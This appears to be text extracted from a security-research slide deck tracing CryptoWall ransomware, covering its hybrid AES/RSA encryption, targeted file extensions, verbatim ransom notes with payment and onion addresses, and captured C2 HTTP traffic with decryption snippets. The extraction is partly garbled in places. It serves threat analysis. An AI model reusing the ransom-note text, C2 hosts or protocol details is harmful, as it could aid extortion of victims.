
Infected system




Exempted countries: A new partner



Exempted countries: A new partner



Exempted countries: A new partner



Optimisation in file encryption: AES

- RSA-2048 key still obtained from the C2
- Still used, but not directly to encrypt the files
- AES-256 key is generated per file and used to encrypted the filedata
- RSA-2048 public key used to encrypt the AES-256 file key
- File is prepended with:
 - MD5 of obtained RSA-2048 public key
 - AES-256 key encrypted with public key



Targeted file extensions list extended


CryptoWall 3.0 targets 312 file extensions (where 2.0 only went for 146)

3dm	3ds	3fr	3g2	3gp	3pr	7z	ab4	accdb	accede
accdr	accdt	ach	acr	act	adb	ads	agd1	ai	ait
al	apj	arw	asf	asm	asp	asx	avi	awg	back
backup	backupdb	bak	bank	bay	bdb	bgt	bik	bkp	blend
bpw	c	cdf	cdr	cdr3	cdr4	cdr5	cdr6	cdrw	cdx
cel	ce2	cer	cfp	cgm	cib	class	cls	cmt	cpi
cpp	cr2	craw	crt	crw	cs	csb	csl	csv	dac
db	db-journal	db3	dbf	dc2	dcr	dcs	ddd	ddoc	ddrw
dds	der	des	design	dgc	djvu	dng	doc	docm	docx
dot	dotm	dotx	drf	drw	dtd	dwg	dxb	dxg	dxg
eml	eps	erbsql	erf	exf	fdb	ffd	fff	fh	fhd
fla	flac	flv	fpx	fxg	gray	grey		



2. The history of CryptoWall:

2.6. CryptoWall - the current version



CryptoWall version “4” (to indicate / differentiate)

November 4th 2015

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. 3wzn5p2yiumh7akj.paypartnerstodo.com/[REDACTED]
2. 3wzn5p2yiumh7akj.allepohelp.to.com/[REDACTED]
3. 3wzn5p2yiumh7akj.bark1paypartners.com/[REDACTED]
4. 3wzn5p2yiumh7akj.maverickpaypartners.com/[REDACTED]



Ransom notes updates

- HELP_YOUR_FILES.HTML
- HELP_YOUR_FILES.TXT
- HELP_YOUR_FILES.URL

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptology\)](http://en.wikipedia.org/wiki/RSA_(cryptology))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to edit them, read them or see them, it is the same thing as losing them forever, but with our help, you can recover them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be more difficult.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions.

For more specific instructions, please visit your personal home page, there are a few different addresses:

1. 3wzn5p2yiumh7akj.paypartnerstodo.com/[REDACTED]
2. 3wzn5p2yiumh7akj.allepohelpto.com/[REDACTED]
3. 3wzn5p2yiumh7akj.barklpaypartners.com/[REDACTED]
4. 3wzn5p2yiumh7akj.maverickpaypartners.com/[REDACTED]



Authors are becoming quite confident about themselves

**Cannot you find the files you need?
Is the content of the files that you have watched not readable?
It is normal because the files' names, as well as the data in your files have been encrypted.**

**Congratulations!!!
You have become a part of large community CryptoWall.**

If you are reading this text that means that the software CryptoWall has removed from your computer.

What is encryption?

Encryption is a reversible transformation of information in order to conceal it from unauthorized persons but providing at the same time access to it for authorized users. To become an authorized user and make the process truly reversible i.e. to be able to decrypt your files you need to have a special private key.
In addition to the private key you need the decryption software with which you can decrypt your files and return everything in its place.



Authors are becoming quite confident about themselves

Unfortunately, these sites are temporary because the antivirus companies are interested that you cannot restore your files but continue to buy their products.

Unlike them we are ready to help you always.

If the temporary sites are not available and you need our help:

1. Run your Internet browser (if you do not know what it is run the Internet Explorer).
2. Enter or copy the address into the address bar <https://www.torproject.org/download/download-easy.html.en> your browser and press ENTER.
3. Wait for the site loading
4. On the site you will be offered to download TorBrowser; download and run it, follow the installation instructions, wait until the installation is completed.
5. Run Tor-Browser.
6. Connect with the button Connect (if you use the English version).
7. After initialization a normal Internet browser window will be opened.
8. Type or copy the address **3wzn5p2yiumh7akj.onion/1QdmeR0** in this browser address bar.
9. If for some reason the site is not loading, wait a moment and try again.

If you have any problems during installation or operation of TorBrowser, please, visit www.youtube.com and type request in the search bar "install tor browser windows". As a result you will see a training video on TorBrowser installation and operation.

If TOR address was unavailable for a long time (2-3 days) it means you were late; on average you have about 2 weeks after reading the instructions to restore your

files



Authors are becoming quite confident about themselves

Additional information:

Instructions to restore your files are only in those folders where you have encrypted files.

For your convenience the instructions are made in three file formats - html, txt, and png.

Unfortunately, antivirus companies cannot protect and moreover restore your files but they make things worse removing the instructions to restore encrypted files. The instructions are not malwares; they have informative nature only, so any claims on the absence of any instruction files you can send to your antivirus company.

CryptoWall Project is not malicious and is not intended to harm a person and his/her information data.

The project is conducted for the sole purpose of instruction in the field of information security, as well as certification of antivirus products for their suitability for data protection.

Together we make the Internet a better and safer place.

If you oversee this text in the Internet and understand that something is wrong with your files and you have no instructions to restore the files, contact your antivirus support.

Remember that the worst has already happened and now the further life of your files depends directly on your determination and speed of your actions.

If TOR address was unavailable for a long time (2-3 days) it means you were late; on average you have about 2 weeks after reading the instructions to restore your files



Authors are becoming quite confident about themselves

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. ayh2m57ruxjtwyd5.payoptionserver.com/1egeY33
2. ayh2m57ruxjtwyd5.paytogateserver.com/1egeY33



Communication protocol: slightly updated

```
POST /o51qYV.php?w=egw08th5kl1 HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 115
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: frc-conf.com
Cache-Control: no-cache

l=6b6a37366c386cb0cda717f6284cfb0fb9d507c9bec757282128c4e34605d99bca9e95b299c591a206a211f5856dd43c4c3e98680123b1e59HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 05 Nov 2015 13:04:50 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.3.13

e
cb0f9e2a712a89
0
```



Communication protocol: slightly updated

```
POST /o51qYV.php?w=egw08th5kl1 HTTP/1.1
Accept: */*
Content-Type: application/javascript
Connection: close
Content-Length: 100
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET CLR 1.1.4324.2281; rv:11.0) like Gecko
Host: 10.10.10.10
Cache-Control: no-cache

$ksm = 0;
$ka = str_split($inp_data);
foreach($ka AS $nm=>$ch) { $ksm += (int)$ch; }
$data_found = substr($data_found, $ksm);

1=6b6a37366c386cb0cda717f6284cfb0fb9d507c9bec757282128c4e34605d99bca9e95b299c591a206a211f5856dd43c4c3e98680123b1e59HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 05 Nov 2015 13:04:50 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.3.13

e
cb0f9e2a712a89
0
```



Communication protocol: slightly updated

```
POST /o51qYV.php?w=egw08th5kl1 HTTP/1.1
Accept: */*
Content-Type: application/javascript
Connection: close
Content-Length: 1024
User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:2.0) Gecko/20100101 Firefox/4.0 CLR 3.5.30319
Host: 192.168.1.1
Cache-Control: no-cache

l=6b6a37366c386cb0cda717f6284cfb0fb9d507c9bec757282128c4e
Server: nginx/1.6.2
Date: Thu, 05 Nov 2015 13:04:50 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.3.13

e
cb0f9e2a712a89
0
```

```
$ksum = 0;
$ka = str_split($inp_data);
foreach($ka AS $nm=>$ch) { $ksum += (int)$ch; }
NT
$data_found = substr($data_found, $ksum);
```

```
def decrypt_data(scrambled_key, data):
    key = ''.join(sorted(list(scrambled_key)))
    encr_data = None

    if not len(data) % 2:
        encr_data = data.decode('hex')
    else:
        pd_offset = sum([int(i) for i in re.findall(r'\d', key)])
        encr_data = data[pd_offset:].decode('hex')

    decr_data = rc4(encr_data, key)

    return decr_data
```

200 OK





2. The history of CryptoWall:

2.7. CryptoWall - A word of caution




The learn, and profit from every 'discovery'

- **CryptoLocker clone:** They learned from the takedown and burned the name
- **CryptoDefense:** They learned from the crypto flaw, recovered and reimplemented
- **CryptoWall 1.0:** They learned from frequent takedowns in their infrastructure, they adapted C2 infrastructure
- **CryptoWall 2.0:** They improved, tested Tor and i2p communication but found low results; back to the original and used hacked sites as proxies.
- **CryptoWall 3.0:** A publication showed some insight into their setup, they killed the setup renewed to the version-less "4"



The learn, and profit from every 'discovery'

These guys are smart, they adapt quickly and frequently.



If you find flaws, refrain from publishing them in TLP:WHITE. If you want to share details I suggest doing it with trusted partners (or trust groups). They monitor closely who publishes what about them and fix any issue that was spotted.

You don't want to give them free pentesting and/or advice.





